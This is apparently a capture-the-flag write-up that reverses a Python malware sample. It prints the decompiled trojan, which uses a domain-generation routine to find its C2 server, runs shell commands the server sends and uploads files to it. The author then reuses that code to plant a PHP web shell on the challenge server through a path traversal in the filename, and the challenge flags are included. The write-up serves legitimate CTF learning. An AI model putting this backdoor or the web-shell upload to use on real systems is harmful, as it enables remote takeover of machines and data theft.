_compat_pickle.pyc	9/12/2021 4:52 AM	Compiled Python ...	6 KB
_compression.pyc	9/12/2021 4:52 AM	Compiled Python ...	4 KB

From the get go, we are able to identify that this is a Python based malware. From previous experience, the .pyc files can be decompiled by using a tool Uncompyle6.

(<https://pypi.org/project/uncompyle6/>)

The only file of interest is \_\_main\_\_.pyc as Python projects most commonly starts with the main function.

```
uncompyle6 __main__.pyc > main.py
```

(<https://hostr.co/hhlPYKKjChLD>)

Once the decompilation is done, we are greeted with a sweet python script.



```


1 # uncompile6 version 3.8.0
2 # Python bytecode 3.7.0 (3394)
3 # Decompiled from: Python 3.9.7 (default, Sep 3 2021, 06:18:44)
4 # [GCC 10.3.0]
5 # Embedded file name: main.pyc
6 import subprocess, socket, os, platform, base64, json, time
7 from urllib.parse import urlencode
8 from urllib.request import Request, urlopen
9 from itertools import cycle
10
11 def encrypt(data, key):
12     data = ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))
13     return base64.b64encode(data.encode()).decode()
14
15
16 def decrypt(data, key):
17     data = base64.b64decode(data).decode()
18     return ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))
19
20
21 def getData():
22     url = 'http://' + getC2() + '/post.php'
23     post_fields = {'act': 'get'}
24     request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': getComputerName()})
25     return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')
26
27
28 def uploadFile(file):
29     with open(file, 'rb') as (f):
30         filedata = base64.b64encode(f.read()).decode()
31         rawdata = {'filename': os.path.basename(file),
32                  'filedata': filedata}
33         data = json.dumps(rawdata)
34         url = 'http://' + getC2() + '/post.php'
35         post_fields = {'act': 'uploadfile', 'data': encrypt(data, 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')}
36         request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': getComputerName()})
37         return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')
38
39
40 def sendData(data):
41     url = 'http://' + getC2() + '/post.php'
42     post_fields = {'act': 'post', 'data': encrypt(data, 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')}
43     request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': getComputerName()})
44     return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')
45
46
47 def getIP(d):
48     try:
49         data = socket.gethostbyname(d)
50         ip = repr(data)
51         return ip
52     except Exception:
53         return False
54
55
56 def gen24(nr):
57     while nr > 24:
58         nr = nr >> 1
59
60     return nr
61

```

The hint to this challenge was that the SHA1 of the key is case sensitive. Without much source code review/reading, we can see a string which sticks out like a sore thumb.

Recipe	Input
<b>SHA1</b> <div> Rounds 80 </div>	K719HibejFfel6Jyl4A5TExmIUd2zLF7
	<b>Output</b> 1d6d76404f85b440cf5db734af068a579915c9f2

wgmy{1d6d76404f85b440cf5db734af068a579915c9f2}



To solve this, we will use the decompiled main.py.

```
61
62
63 def getChr(nr):
64     return chr(gen24(nr) + ord('a'))
65
66
67 def getC2():
68     primes = [
69         1, 6, 5, 2, 11, 13]
70     domain = False
71     for nr in range(1, 10):
72         domain = 'w'
73         for prime in primes:
74             domain += getChr(prime * nr)
75
76         domain += '.for.wargames.my'
77         nr += 1
78         if getIP(domain) != False:
79             return domain
80
81
82 def getComputerName():
83     return platform.uname().node
84
85
86 def getFullPc():
87     return platform.uname()[0] + ' ' + platform.uname()[1] + ' ' + platform.uname()[2] + ' ' + platform.uname()[3]
88
89
90 def run_command(command):
91     try:
92         subp = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
93         subp_output, errors = subp.communicate()
94         if not errors:
95             if subp_output == '':
96                 return '[+] Command successfully executed.\n'
97             return str(subp_output.decode())
98         return '[!] {}'.format(errors)
99     except KeyboardInterrupt:
100         print('Terminated command.')
101
102
103 def main():
104     while True:
105         resp = getData()
106         data = resp.split(':')
107         print(data)
108         if data[0] != 'n':
109             if data[1] == 'cmd':
110                 output = run_command(str(data[2]))
111                 sendData(data[0] + ':' + str(output))
112             if data[1] == 'up':
113                 if os.path.exists(data[2]):
114                     uploadFile(data[2])
115             time.sleep(10)
116
117
118 if __name__ == '__main__':
119     main()
120 # okay decompiling __main__.pyc
121
```

Looking at the code, we see a getC2() function which acts as a DGA (Domain Generation Algorithm). We can reuse this code to list all possible C2 names. (<https://hostr.co/xNJgxuzBETK>)

```

1  import socket
2
3  def getIP(d):
4      try:
5          data = socket.gethostbyname(d)
6          ip = repr(data)
7          return ip
8      except Exception:
9          return False
10
11
12  def gen24(nr):
13      while nr > 24:
14          nr = nr >> 1
15
16      return nr
17
18
19  def getChr(nr):
20      return chr(gen24(nr) + ord('a'))
21
22
23  def getC2():
24      primes = [
25          1, 6, 5, 2, 11, 13]
26      domain = False
27      for nr in range(1, 10):
28          domain = 'w'
29          for prime in primes:
30              domain += getChr(prime * nr)
31
32          domain += '.for.wargames.my'
33          nr += 1
34          if getIP(domain) != False:
35              print("REAL: " + domain)
36          else:
37              print("FAKE DOMAIN: " + domain)
38
39  getC2()
40

```


```

→ Desktop python3 heked.py
REAL: wbgfcln.for.wargames.my
FAKE DOMAIN: wcmkewn.for.wargames.my
FAKE DOMAIN: wdspgqt.for.wargames.my
FAKE DOMAIN: weyuiwn.for.wargames.my
FAKE DOMAIN: wfpknq.for.wargames.my
FAKE DOMAIN: wgspmqd.for.wargames.my
REAL: whvrotw.for.wargames.my
FAKE DOMAIN: wiyuqwn.for.wargames.my
FAKE DOMAIN: wjnwsyo.for.wargames.my
→ Desktop

```

Recipe	Input
<b>SHA1</b> <div> Rounds 80 </div>	whvrotw.for.wargames.my
	<b>Output</b> 8ed3fad58dd5ce65528e787d49ea428dfa8b6632

wgmy{8ed3fad58dd5ce65528e787d49ea428dfa8b6632}



To solve this challenge, we will need to know the second C2 server which is whvrotw.for.wargames.my and some basic debugging skills.

1. Read source code
2. ???
3. Profit?

We first look at the source code to identify any interesting functionality within the script. We are able to identify the uploadFile function which sends a file to the server. We will reuse the malware's script and edit it to our benefit.

```
1 from itertools import cycle
2 import subprocess, socket, os, platform, base64, json, time
3 from urllib.parse import urlencode
4 from urllib.request import Request, urlopen
5
6 key="K719HibejFfel6Jyl4A5TExmIUd2zLF7"
7 def decrypt(data, key):
8     data = base64.b64decode(data).decode()
9     return ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))
10
11 # Debugging purposes
12 # print(decrypt("LkVDVjo=",key))
13
14
15 def encrypt(data, key):
16     data = ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))
17     return base64.b64encode(data.encode()).decode()
18
19 def uploadFile(file):
20     with open(file, 'rb') as (f):
21         filedata = base64.b64encode(f.read()).decode()
22         rawdata = {'filename':'hekeded.php',
23                   'filedata':filedata}
24
25         data = json.dumps(rawdata)
26         url = 'http://whvrotw.for.wargames.my/post.php'
27         post_fields = {'act':'uploadfile', 'data':encrypt(data, 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')}
28         request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': 'HeKeded'})
29         # Get data that we are sending so we can try to play with it in Burp
30         print(urlencode(post_fields).encode())
31
32         return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')
33
34 print(uploadFile("/home/kali/Desktop/hekeded.php"))
35
36 # Content of hekeded.php
37 # <?php
38 #     if(isset($_GET['hekeded']))
39 #     {
40 #         system($_GET['hekeded']);
41 #     }
42 # ?>
```

(<https://hostr.co/HXT4XF0qmbRy>)

However, upon running the edited script, we receive a vague error.


```
→ Desktop python3 keke.py
b'act=uploadfile&data=MBVXUCQMDAQHI0RfTB
error
→ Desktop
```

***b'act=uploadfile&data=MBVXUCQMDAQHI0RfTBQiHAdRJVAwawgFOXdIElqL1suU1BNKUtyRUgWIlwbVwI4J30CdDMMPwEkHiNeAC90YXt8cmsuO1lzPxEfAQNsHQ0AbgZjPw9JXTkeNV0dBQV2LFJGVi8gISQNDyUkC38CN1lXcmc4JysKlg1UVjwaAEQlVnZvOjM1NwYcJQEIfR4KJ30CdDMMMF0CBR4GR247'***

We try the same payload in BurpSuite and receive the same error.



We can try adding random junk into the payload and the server returns an error which has a path disclosure. Now we know the web root path.



We can edit the script to place the filename to be a full path

***rawdata = {'filename': '/var/www/whvrotw.for.wargames.my/hekded.php', 'filedata': filedata}***

We run the code again to get the payload to be used in BurpSuite. Now the python script throws a JSON error.

```

→ Desktop python3 keke.py
b'act=uploadfile&data=MBVXUCQMDAQHI0RfTBR1Dw1GbkIjMlcaISMWXQ47aFEkRR9OKRsFBACjFUsBT2URCV8kUTEhVh0h
Traceback (most recent call last):
  File "/home/kali/Desktop/keke.py", line 34, in <module>
    print(uploadFile("/home/kali/Desktop/hekeded.php"))
  File "/home/kali/Desktop/keke.py", line 32, in uploadFile
    return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfe16Jy14A5TExmIud2zLF7')
  File "/usr/lib/python3.9/json/__init__.py", line 293, in load
    return loads(fp.read(),
  File "/usr/lib/python3.9/json/__init__.py", line 346, in loads
    return _default_decoder.decode(s)
  File "/usr/lib/python3.9/json/decoder.py", line 337, in decode
    obj, end = self.raw_decode(s, idx=_w(s, 0).end())
  File "/usr/lib/python3.9/json/decoder.py", line 355, in raw_decode
    raise JSONDecodeError("Expecting value", s, err.value) from None
json.decoder.JSONDecodeError: Expecting value: line 1 column 1 (char 0)
→ Desktop

```


***b'act=uploadfile&data=MBVXUCQMDAQHI0RfTBR1Dw1GbkIjMlcaISMWXQ47aFEkRR9OKRsFBACjFUsBT2URCV8kUTEhVh0hJUyEwM4gXidSVVg8CEBfSmQ2IVVBKzEtFwh2FSIxKiU4L3UWNiUFHQd6ehoPMFU8EzEcCFkQLhhyG3ICljceSUvYxUrD3QKUFR0Jw4rJishLyYtUQMxIgEiBgYpGj4uPjwCHgoQcThZUH4eGzgzyOC08JghSAS0ffwh2FSIxJXkeNEhOcWRRK'***

Upon testing the new payload with BurpSuite, we are able to see the full path of where the files were being placed.



Request	Response
<pre> 1 POST /post.php HTTP/1.1 2 Host: whvrotw.for.wargames.my 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Connection: close 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 276 11 12 act=uploadfile&amp;data=MBVXUCQMDAQHI0RfTBR1Dw1GbkIjMlcaISMWXQ47aFEkRR9OKRsFBACjFUsBT2URCV8kUTEhVh0hJUyEwM4gXidSVVg8CEBfSmQ2IVVBKzEtFwh2FSIxKiU4L3UWNiUFHQd6ehoPMFU8EzEcCFkQLhhyG3ICljceSUvYxUrD3QKUFR0Jw4rJishLyYtUQMxIgEiBgYpGj4uPjwCHgoQcThZUH4eGzgzyOC08JghSAS0ffwh2FSIxJXkeNEhOcWRRK </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 11 Dec 2021 19:09:45 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 290 6 Connection: close 7 Content-Type: text/plain; charset=UTF-8 8 9 &lt;br /&gt; 10 &lt;b&gt;Warning&lt;/b&gt;: file_put_contents(/var/www/whvrotw.for.wargames.my/uploads/none/1639249785_/var/www/whvrotw.for.wargames.my/hekeded.php): failed to open stream: No such file or directory in &lt;b&gt;/var/www/whvrotw.for.wargames.my/init.php&lt;/b&gt; on line &lt;b&gt;15&lt;/b&gt;&lt;br /&gt; 11 {"data": "LkVDVjo="} </pre>

From here, we can try and browse to the site and with some educated guess\*, we are able to view the shells that we have dropped.

\*The folder Hekeded is the same as X-ComputerName value in the script.



With our newly found shell, we are able to perform code execution as well as retrieve the flag.



wgmy{467526afb49d6c57e2c83fb7645302c4}